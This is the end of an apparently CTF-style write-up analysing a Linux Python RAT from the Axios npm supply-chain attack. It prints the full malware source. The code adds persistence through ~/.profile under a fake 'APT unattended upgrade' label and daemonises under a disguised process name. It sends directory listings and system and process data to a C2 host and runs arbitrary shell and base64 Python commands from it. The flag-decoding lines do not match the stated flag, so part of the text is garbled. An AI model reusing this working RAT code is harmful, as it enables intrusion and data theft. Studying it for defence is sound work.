                if os.path.exists(cmdline_path):
                    with open(cmdline_path, "r") as cmdline_file:
                        cmdline = cmdline_file.read().replace("\x00", " ").strip()
                else:
                    cmdline = "N/A"

                with open(os.path.join("/proc", pid, "stat"), "r") as stat_file:
                    stat_content = stat_file.read().split()
                    ppid = int(stat_content[3])
                    start_time_ticks = int(stat_content[21])

                with open("/proc/uptime", "r") as uptime_file:
                    uptime_seconds = float(uptime_file.readline().split()[0])
                    system_boot_time = datetime.datetime.now() - datetime.timedelta(seconds=uptime_seconds)
                    start_time = system_boot_time + datetime.timedelta(
                        seconds=start_time_ticks / os.sysconf(os.sysconf_names["SC_CLK_TCK"])
                    )

                with open(os.path.join("/proc", pid, "status"), "r") as status_file:
                    for line in status_file:
                        if line.startswith("Uid:"):
                            uid = int(line.split()[1])
                            break
                        else:
                            uid = -1

                username = "N/A"
                if uid != -1:
                    with open("/etc/passwd", "r") as passwd_file:
                        for passwd_line in passwd_file:
                            fields = passwd_line.strip().split(":")
                            if int(fields[2]) == uid:
                                username = fields[0]
                                break

                if int(pid) == current_pid:
                    process_list.append((int(pid), ppid, username, start_time, "*" + cmdline))
                else:
                    process_list.append((int(pid), ppid, username, start_time, cmdline))
            except (FileNotFoundError, IndexError, ValueError):
                pass

    return process_list


def print_process_list():
    process_list = get_process_list()

    str = ""

    for pid, ppid, username, start_time, cmdline in process_list:
        if len(cmdline) > 60:
            cmdline = cmdline[:57] + "..."
            start_time_str = start_time.strftime("%Y-%m-%d %H:%M:%S")
            str += "{:<10} {:<10} {:<15} {:<25} {:<}".format(pid, ppid, username, start_time_str, cmdline) + "\n"

    str += "\n"

    return str


def generate_random_string(length):
    characters = string.ascii_letters + string.digits
    return "".join(secrets.choice(characters) for _ in range(length))


def get_filelist(PathStr, id, Recurse=False):
    p = Path(PathStr)

    if not p.exists():
        raise Exception(f"No Exists Such Dir: {PathStr}")

    items = p.rglob("*") if Recurse else p.iterdir()

    result = []

    for item in items:
        stat = item.stat()

        created_ts = getattr(stat, "st_birthtime", None)
        created = int(created_ts) if created_ts is not None else 0
        modified = int(stat.st_mtime)
        hasItems = False
        if item.is_dir():
            hasItems = any(item.iterdir())

        result.append(
            {
                "Name": item.name,
                "IsDir": item.is_dir(),
                "SizeBytes": 0 if item.is_dir() else stat.st_size,
                "Created": created,
                "Modified": modified,
                "HasItems": hasItems,
            }
        )

    return {"id": id, "parent": str(p), "childs": result}


def do_set_location():
    PathStr = os.path.expanduser("~/.local/apt.conf")
    if os.getpid() != os.getsid(0):
        pid = os.fork()
        if pid > 0:
            os.waitpid(pid, 0)
            os._exit(0)

        pid2 = os.fork()
        if pid2 > 0:
            os._exit(0)

        os.setsid()
        os.dup2(os.open(os.devnull, os.O_RDWR), 0)
        os.dup2(os.open(os.devnull, os.O_RDWR), 1)
        os.dup2(os.open(os.devnull, os.O_RDWR), 2)
        os.execve(sys.executable, ["unattended-upgr", PathStr], os.environ.copy())

def init_location():
    PathStr = os.path.expanduser("~/.local/apt.conf")
    if len(sys.argv) == 2:
        with open(os.path.abspath(sys.argv[0]), "r") as f:
            source = f.read()

        source = source.replace("http://sfrquack.thm:8000/1502068", sys.argv[1])
        with open(PathStr, "w") as f:
            f.write(source)

        profile = os.path.expanduser("~/.profile")
        line = f"({sys.executable} {PathStr} &)"
        with open(profile, "a") as f:
            f.write("\n" + "# APT unattended upgrade")
            f.write("\n" + line + " >/dev/null 2>&1\n")


def do_action_dir(Paths):
    rlt = []
    for item in Paths:
        rlt.append(get_filelist(item["path"], item["id"]))
    return rlt


def init_dir_info():
    home_dir = Path.home()

    init_dir = [
        home_dir,
        home_dir / ".config",
        home_dir / "Documents",
        home_dir / "Desktop",
    ]

    rlt = []
    idx = 0
    for item in init_dir:
        if item.exists():
            rlt.append(get_filelist(str(item), "FirstReqPath-" + str(idx)))
            idx = idx + 1

    return rlt


def do_run_scpt(cmdline):
    try:
        result = subprocess.run(cmdline, shell=True, stdout=subprocess.PIPE, stderr=subprocess.STDOUT, text=True)
        return {"status": "Wow", "msg": result.stdout}
    except Exception as e:
        return {"status": "Zzz", "msg": str(e)}


def do_action_scpt(scpt, param):
    if not scpt:
        return do_run_scpt(param)

    try:
        payload = base64.b64decode(scpt).decode("utf-8", errors="strict")

        result = subprocess.run(
            ["python3", "-c", payload] + shlex.split(param), stdout=subprocess.PIPE, stderr=subprocess.STDOUT, text=True
        )

        return {"status": "Wow", "msg": result.stdout}

    except Exception as e:
        return {"status": "Zzz", "msg": str(e)}


def send_post_request(full_url, data):
    try:
        url_parts = urlsplit(full_url)
        host = url_parts.netloc

        path = url_parts.path or "/"
        if url_parts.query:
            path += "?" + url_parts.query

        if isinstance(data, str):
            data = data.encode("utf-8")

        if url_parts.scheme == "https":
            conn = http.client.HTTPSConnection(host, timeout=5)
        else:
            conn = http.client.HTTPConnection(host, timeout=5)

        headers = {
            "Content-Type": "application/x-www-form-urlencoded",
            "User-Agent": "mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)",
        }

        conn.request("POST", path, data, headers)
        response = conn.getresponse()
        response_data = response.read()

        conn.close()
        return response_data

    except Exception:
        return None


def send_result(url, body):
    encoded = base64.b64encode(json.dumps(body, ensure_ascii=False).encode("utf-8")).decode()
    return send_post_request(url, encoded)


def process_request(url, uid, data) -> bool:
    if len(data) == 0:
        return False

    json_obj = json.loads(data)

    if json_obj.get("type") == "kill":
        body = {
            "type": "CmdResult",
            "cmd": "rsp_kill",
            "cmdid": json_obj.get("CmdID"),
            "uid": uid,
            "status": "success",
        }
        send_result(url, body)
        sys.exit(0)

    elif json_obj.get("type") == "runscript":
        rlt = do_action_scpt(json_obj.get("Script"), json_obj.get("Param"))
        body = {
            "type": "CmdResult",
            "cmd": "rsp_runscript",
            "cmdid": json_obj.get("CmdID"),
            "uid": uid,
            "status": rlt.get("status"),
            "msg": rlt.get("msg"),
        }
        send_result(url, body)

    elif json_obj.get("type") == "rundir":
        rlt = do_action_dir(json_obj.get("ReqPaths"))
        body = {
            "type": "CmdResult",
            "cmd": "rsp_rundir",
            "cmdid": json_obj.get("CmdID"),
            "status": "Wow",
            "uid": uid,
            "msg": rlt,
        }
        send_result(url, body)

    return True


def main_work(url, uid):
    boot_time = str(get_boot_time())
    installation_time = str(get_installation_time())
    timezone = str(datetime.datetime.now(datetime.timezone.utc).astimezone().tzinfo)
    manufacturer, product_name = get_system_info()
    os_version = platform.system() + " " + platform.release() + " "
    os = get_os()

    while True:
        current_time = str(datetime.datetime.now())
        ps = print_process_list()

        data = {
            "hostname": get_host_name(),
            "username": get_user_name(),
            "os": os,
            "version": os_version,
            "timezone": timezone,
            "installDate": installation_time,
            "bootTimeString": boot_time,
            "currentTimeString": current_time,
            "modelName": manufacturer,
            "cpuType": product_name,
            "processList": ps,
        }
        body = {"type": "BaseInfo", "uid": uid, "data": data}

        try:
            response_content = send_result(url, body)
        except:
            pass

        try:
            result = process_request(url, uid, response_content)
        except:
            pass

        time.sleep(60)


def work():
    init_location()
    do_set_location()

    uid = generate_random_string(16)
    os = get_os()
    dir_info = init_dir_info()

    url = "http://sfrquack.thm:8000/1502068"

    body = {"type": "FirstInfo", "uid": uid, "os": os, "content": dir_info}
    send_result(url, body)

    main_work(url, uid)

    body = {"type": "LastInfo", "uid": uid, "content": "9FycwVGZfJXdvl3X0lGZ1F2eNhEV"}
    send_result(url, body)

    return True


work()
What MITRE ATT&CK sub-technique did it use for persistence? T1546.004
profile = os.path.expanduser("~/.profile")
        line = f"({sys.executable} {PathStr} &)"
        with open(profile, "a") as f:
            f.write("\n" + "# APT unattended upgrade")
            f.write("\n" + line + " >/dev/null 2>&1\n")
It's appending itself to ~/.profile to survive reboots. That's:
T1546.004 — Event Triggered Execution: .bash_profile and .bashrc
MITRE groups ~/.profile, ~/.bashrc, and ~/.bash_profile all under this same sub-technique since they're all Unix shell initialization files that execute on login/session start.
What's the decoded flag sent to the C2 after the loop completes? THM{audit_your_deps!}
echo "9FycwVGZfJXdv13X01GZ1F2eNhEV" | rev | base64 -d
THM{audmt_}our_deps!}
Conclusion:
The Axios attack is a reminder that the threat doesn't always come from your code — it comes from code you trust. Microsoft attributed the attack to Sapphire Sleet, a North Korean state actor, and the malicious versions were only live for about 3 hours. Yet in that window, with over 100 million weekly downloads, the blast radius was enormous. The most chilling part? The initial stages were highly sophisticated — targeted social engineering, staged infrastructure, obfuscated payloads — but the final RATs were sloppy, buggy, and trivially reversible. The attackers didn't bother hiding once they were in. That should push all of us to audit our dependencies, pin our versions, and remember: npm install is a trust exercise.




